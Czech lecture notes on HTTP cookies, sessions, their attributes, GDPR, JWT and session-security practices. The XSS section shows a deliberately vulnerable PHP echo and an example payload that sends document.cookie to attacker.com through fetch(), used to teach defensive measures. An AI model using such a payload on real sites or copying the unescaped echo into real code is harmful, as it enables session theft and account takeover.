# Cookies a sessions

## Cookies

- Řešení bezstavovosti HTTP protokolu
- Základní nástroj pro uchování stavu mezi požadavky
- Klíčová role v moderních webových aplikacích
- Význam pro autentizaci, personalizaci a tracking
- Vynalezeno v roce 1994 Lou Montulli
- **Cookie:**
  - malé množství dat uložené v prohlížeči uživatele
- Server posílá cookie pomocí HTTP hlavičky Set-Cookie
- Maximální velikost: typicky 4 KB na cookie
- Jeden server může mít více cookies (RFC 6265 doporučuje min. 60 cookies na doménu)

Základní struktura

Nastavení cookie serverem

```
HTTP/1.1 200 OK
Set-Cookie: session_id=abc123; Path=/; HttpOnly
Set-Cookie: user_pref=dark_mode; Max-Age=3600
Content-Type: text/html
```

Odeslání cookie zpět serveru

```
GET /dashboard HTTP/1.1
Host: example.com
Cookie: session_id=abc123; user_pref=dark_mode
```

## - Základní atributy cookies:

- **Domain** - určuje, pro které domény je cookie platné
- **Path** - určuje, pro které cesty na serveru je cookie platné
- **Expires** - datum a čas expirace (formát RFC 1123)
- **Max-Age** - doba platnosti v sekundách (preferovaný způsob)
- **Secure** - cookie se posílá pouze přes HTTPS
- **HttpOnly** - zamezuje přístupu přes JavaScript

Příklad komplexní cookie

Cookie se všemi atributy

```
Set-Cookie: session=xyz789;
    Domain=example.com;
    Path=/;
    Max-Age=86400;
    Secure;
    HttpOnly;
    SameSite=Strict
```

Platné pro celou doménu = example.com
Vyprší za 24 hodin (86400 sekund)
Posílá se pouze přes HTTPS
Není přístupné z JavaScriptu
Neposílá se při cross-site požadavcích

## - SameSite atribut:

- Moderní ochrana proti CSRF útokům
- SameSite=Strict - cookie se neposílá při žádném cross-site požadavku
  - Nejvyšší bezpečnost
  - Může zhoršit uživatelský komfort
- SameSite=Lax - cookie se posílá při navigaci (GET), ne při POST
  - Výchozí hodnota v moderních prohlížečích
  - Dobrý kompromis mezi bezpečností a použitelností

- SameSite=None - cookie se posílá vždy (vyžaduje Secure)
  - Nutné pro cross-site funkcionality (třeba embedded widget)

- **Typy cookies:**
  - **First-party cookies:**
    - Vytvořené doménou, kterou navštěvujete
    - Používané pro autentizaci a uživatelské preference
  - **Third-party cookies:**
    - Vytvořené jinou doménou (třeba reklamy)
    - Používané pro tracking napříč weby
    - Postupně blokované prohlížeči
  - **Session cookies (dočasné):**
    - Nemají nastaven Expires ani Max-Age
    - Smažou se po zavření prohlížeče
    - Používané pro krátkodobé stránky (přihlášení)
  - **Persistent cookies (trvalé):**
    - Mají nastaven Expires nebo Max-Age
    - Zůstávají uložené i po zavření prohlížeče
    - Používané pro dlouhodobé preference (jazyk, téma)
- **Použití cookies (autentizace a session management):**
  - V moderních aplikací
  - Server vytvoří session ID po přihlášení
  - Session ID se ukládá do cookie s atributy HttpOnly, Secure, SameSite=Strict
  - Server uchovává session data na své straně (Redis, databáze)
  - Při každém požadavku se session ID validuje

- **Session ID:**
  - Náhodný, nepředvídatelný řetězec
  - Nikdy neobsahuje citlivé informace přímo
  - Má mezenou dobu platnosti

Příklad session cookie

Vytvoření session po přihlášení

```
HTTP/1.1 200 OK
Set-Cookie: sid=8f7g9h2j3k4l5m6n;
    Path=/;
    HttpOnly;
    Secure;
    SameSite=Strict;
    Max-Age=3600
Content-Type: application/json

{"user": "john", "status": "authenticated"}
```

- **Personalizace** =ukládaní uživatelských preferencí, jazyk rozhraní, vzhled aplikace, košík v e-shopu, poloha v dlouhém formuláři

Výhody:
✓ Sledování chování uživatelů
✓ Optimalizace uživatelského zážitku
✓ A/B testování
✓ Měření konverzí

Nevýhody:
X Obavy o soukromí uživatelů
X Nutnost souhlasu podle GDPR
X Blokování third-party cookies
X Etické otázky sledování

- **Bezpečnostní rizika:**
  - **XSS (Cross-Site Scripting) útoky:**
    - Útočník vloží škodlivý JavaScript do stránky
    - Skript může přečíst cookies pomocí document.cookie
    - Útočník získá session cookie a převezme identitu uživatele
    - **Obrana:** atribut HttpOnly zamezuje přístupu z JavaScriptu, validace vstupů a Content Security Policy

Příklad XSS útoku

Zranitelný kód na serveru

```php
<?php
echo "Ahoj, " . $_GET['name'] . "!";
?>
```

Útočníkův payload

```
http://example.com/?name=<script>
fetch('http://attacker.com/steal?c='
    + document.cookie)
</script>
```

  - **CSRF (Cross-Site Request Forgery) útoky:**
    - Útočník přiměje prohlížeč odeslat požadavek na jinou stránku
    - Prohlížeč automaticky přidá cookies pro cílovou doménu
    - Server myslí, že je to legitimní požadavek uživatele
    - Obrana:
      - atribut SameSite zamezuje posílání cookies při cross-site požadavcích
      - CSRF tokeny, kontrola Referer hlavičky
  - **Session fixation:**
    - Útočník nastaví uživateli své session ID
    - Obrana: regenerace session ID po přihlášení

- **Session hijacking:**
  - Útočník ukradne existující session ID
  - Obrana: Secure (pouze HTTPS), HttpOnly
  - Krátká doba platnosti session
  - Kontrola IP adresy a User-Agent (kontroverzní)
- **Man-in-the-Middle:**
  - Odposlech nezašifrované komunikace
  - Obrana: vždy používat HTTPS a atribut Secure

## - GDPR a soukromí

- Cookies jsou považovány za osobní údaje
- Nutný explicitní souhlas uživatele před nastavením cookies
- Výjimka: „strictly necessary“ cookies (autentizace, bezpečnost)
- Uživatel musí mít možnost odmítnout nenutné cookies
- Informační povinnost: co cookies dělají, jak dlouho platí
- **Cookies consent banner**
  - Moderní přístup k cookie souhlasu
  - Odmítnutí musí být stejně snadné jako přijetí
  - Nástroje: Cookiebot, OneTrust, vlastní řešení

## - Moderní alternativy

- **Web Storage API**
  - Web Storage není bezpečný proti XSS útokům

**localStorage**
- Ukládání dat v prohlížeči
- Kapacita: 5-10 MB
- Přístup pouze z JavaScriptu
- Neposílá se automaticky serveru

**SessionStorage**
- Podobě jako localStorage
- Data se smažou po zavření tabu
- Vhodné pro dočasná data

Práce s cookies

```
// Nastavení cookie (složité)
document.cookie = "user=John; max-age=3600";

// Čtení cookie (složité)
const cookies = document.cookie.split('; ');
```

Práce s localStorage

```
// Nastavení
localStorage.setItem('user', 'John');

// Čtení
const user = localStorage.getItem('user');

// Smazání
localStorage.removeItem('user');
```

- **IndexedDB**
  - Výkonná klientská databáze v prohlížeči
  - Kapacita: desítky až stovky MB (závisí na prohlížeči)
  - Strukturované ukládání objektů
  - Asynchronní API (nepozastaví vykreslování)
  - Vhodné pro offline aplikace, PWA
  - Složitější API než Web Storage
- **JWT (JSON Web Tokens)**
  - Moderní alternativa k session cookies
  - Token obsahuje všechna data (stateless)
  - Podepsaný serverem (nelze zfalšovat)
  - Ukládá se v localStorage nebo cookie
  - Výhody: škálovatelnost, microservices-friendly
  - Nevýhody: nelze jednoduše zneplatnit. Větší velikost

JWT token (zkrácený)

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4g
RG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Tři části oddělené tečkou:

- **Header**: algoritmus a typ tokenu
- **Payload**: data (claims) - uživatelské ID, role, expire
- **Signature**: digitální podpis pro ověření integrity

## - Best practices:

1. **Vždy používat HTTPS -** nastavit Secure atribut
2. **Nastavit HttpOnly -** ochrana proti XSS
3. **Nastavit SameSite -** ochrana proti CSRF
4. **Minimalizovat dobu platnosti -** snížení rizika zneužití
5. **Neukládat citlivá data -** používat pouze identifikátory
6. **Regenerovat session ID -** po přihlášení a při změně oprávnění
7. **Respektovat GDPR -** získat souhlas, umožnit odmítnutí

Bezpečná session cookie


```
Set-Cookie: __Host-session=abc123xyz;
    Path=/;
    Secure;
    HttpOnly;
    SameSite=Strict;
    Max-Age=1800
```


Flask framework


```python
from flask import Flask, request, make_response

app = Flask(__name__)

@app.route('/login')
def login():
    resp = make_response("Logged in")
    resp.set_cookie(
        'session',
        'abc123',
        max_age=3600,
        secure=True,
        httponly=True,
        samesite='Strict'
    )
    return resp
```

# Sessions

- Session (relace) je mechanismus pro uchování stavu mezi HTTP požadavky
- Umožňuje serveru „pamatovat si“ uživatele
- **Používáno pro**: autentizaci, autorizaci, nákupní košíky, uživatelské preference, vícekrokové formuláře



- **Nebezpečná řešení:**
  - Session v URL:
    - **Historie prohlížeče** = Url uloženo v historii, přístupné i po odhlášení
    - **Server logy** = Loguje se celá URL
    - **Referer hlavička** = Posílá se na externí weby, únik při kliknutí na link
    - **Copy-paste URL** = Sdílení screeshotů
    - **Proxy servery**
  - hidden input:
    - **CSRF útoky** = útočník vytvoří vlastní formuli se známým session ID
    - **XSS útoky** = Session ID v DOM je čitelné JavaScriptem
    - **View Source** = Viditelné v HTML kódu stránky
    - **Browser extensions** = Rozšíření mohou číst HTML obsah
  - Generování jednoduchého ID:
    - **Brute force útoky**
    - **Predikce**
    - **Kolize** = slabý generátor - vyšší pravděpodobnost duplikátů

OWASP doporučení pro session ID

**Minimální požadavky[1]**

Session ID musí mít **minimálně 128 bitů** entropie a být generováno **kryptograficky bezpečným generátorem náhodných čísel** (CSPRNG).

**Správné generátory**

**PHP:** `session_start() + session_regenerate_id()`

**Node.js:** `crypto.randomBytes(16)`

**Python:** `secrets.token_urlsafe(16)`

**Java:** `SecureRandom`

- **Session Fixation**
  - Je útok , kdy útočník:
    - Získá platné session ID od serveru
    - Přiměje oběť použít toto ID
    - Počká, až se oběť přihlásí
    - Použije stejné session ID pro přístup k účtu oběti
  - **Řešení:**
    - session regeneration = po přihlášení vygenerovat nové session ID

Bezpečná implementace

```php
<?php session_start();
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = authenticate($_POST['username'],
                         $_POST['password']);
    if ($user) {
        // SPRÁVNĚ: Regenerace session ID po přihlášení
        session_regenerate_id(true);

        $_SESSION['user_id'] = $user['id'];
        $_SESSION['login_time'] = time();
        header("Location: /dashboard");
    }
}
?>
```

Regenrace session ID

Flask session konfigurace

```python
app = Flask(__name__)
app.secret_key = os.environ.get('SECRET_KEY')
# Konfigurace session
app.config.update(
    SESSION_COOKIE_SECURE=True,
    SESSION_COOKIE_HTTPONLY=True,
    SESSION_COOKIE_SAMESITE='Strict',
    SESSION_COOKIE_NAME='__Host-session',
    PERMANENT_SESSION_LIFETIME=timedelta(minutes=30)
)
@app.before_request
def make_session_permanent():
    session.permanent = True
    session.modified = True  # Obnovení timeoutu
```

Bezpečné session v Flask (Python)


- **Session storage:**
  - **Server-side storage:**
    - Cookie obsahuje pouze session ID
    - Data na serveru (filesystem, Redis, databáze)
    - Možnosti:
      1. **Filesystem:**
         - Výchozí v PHP
         - Jednoduché
         - Pomalé při velkém počtu
      2. **Redis/Memcached:**
         - In-memory cache
         - Velmi rychlé
      3. **Databáze:**
         - PostgreSQL, MySQL
         - Perzistentní
         - Vhodné pro audit log
      4. **Cookie-based:**
         - Šifrovaná data v cookie
         - Stateless server
         - Limit velikosti (4 KB)

- **Client-side storage (JWT):**
  - Všechna data v tokenu
  - Podepsáno serverem

- **Session timeouty:**
  - **Idle timeout (nečinnost):**
    - Session vyprší po určité době neaktivity
    - Typicky 15-30 minut pro běžné aplikace
    - 2-5 minut pro bankovnictví
  - **Absolute timeout (absolutní):**
    - Session vyprší po určité době od vytvoření
    - Bez ohledu na aktivitu
    - Typicky 2-8 hodin
  - **Kombinace obou:**
    - Nejbezpečnější přístup
    - Ochrana proti ukradení dlouhodobě platných sessions

- **Session hijacking:**
  - Útočník získá platné session ID a vydává se ua oběť
  - Způsoby útoku:
    - **Network sniffing:**
      - Odposlech HTTP komunikace
      - MITM útoky na veřejných WiFi
    - **XSS:**
      - Útočník získá cookie přes JavaScript
      - Bez HttpOnly atributu
    - **Malware:**
      - Keylogger, browser extension
      - Čtení cookies z disku
  - **Obrana:**
    - HTTPS všude
    - HttpOnly cookie
    - Secure cookie
    - Krátké timeouty
    - Fingerprinting (kontroverzní)
      - Kontrola User-Agent, IP adresy
      - Může způsobit false positives

- **Best practices:**
  - **Používat framework-native session management**
  - **Nikdy session ID v URL nebo formulářích**
  - **Regenerovat session ID po přihlášení a změně oprávnění**
  - **Nastavit všechny cookie atributy (HttpOnly, Secure, SameSite)**
  - **Implementovat idle I absolute timeouty**
  - **Používat HTTPS všude (+HSTS)**
  - **Ukládat sessions v Redis/Memcached pro produkci**
  - **Logovat podezřelé session aktivity**
  - **Umožnit uživatelům vzdálené odhlášení všech sessions**
  - **Pravidelně auditovat session management kód**




OWASP Session Management Checklist

- **Pokročilé techniky:**
  - **<u>Concurrent session control</u>**
    - **Problém:** uživatel přihlášen z více zařízení
    - **Strategie:**
      - **Povolit multiple sesions =** uživatel může být přihlášen z mobilu + PC | Nutné sledovat všechny aktivní sessions
      - **Omezit 1 session =** Nové přihlášení == zrušení staré session | Vyšší bezpečnost, horší UX
      - **Notifikace =** Email/SMS při novém přihlášení | možnost vzdáleného odhlášení

- **Session anomaly detection**
  - **Detekce podezřelých aktivit:**
    - **Změna IP adresy** = náhlé změny geolokace (USA - Rusko) | Přihlášení z více míst během krátkého času =
    - **Změna User-Agent** = Náhlá změna OS nebo prohlížeče
    - **Neobvyklé chování** = Příliš mnoho požadavků (možný bot) | Přístup k neobvyklým endpointům
    - **Reakce** = Re-autentizace (žádost o heslo) | 2FA challenge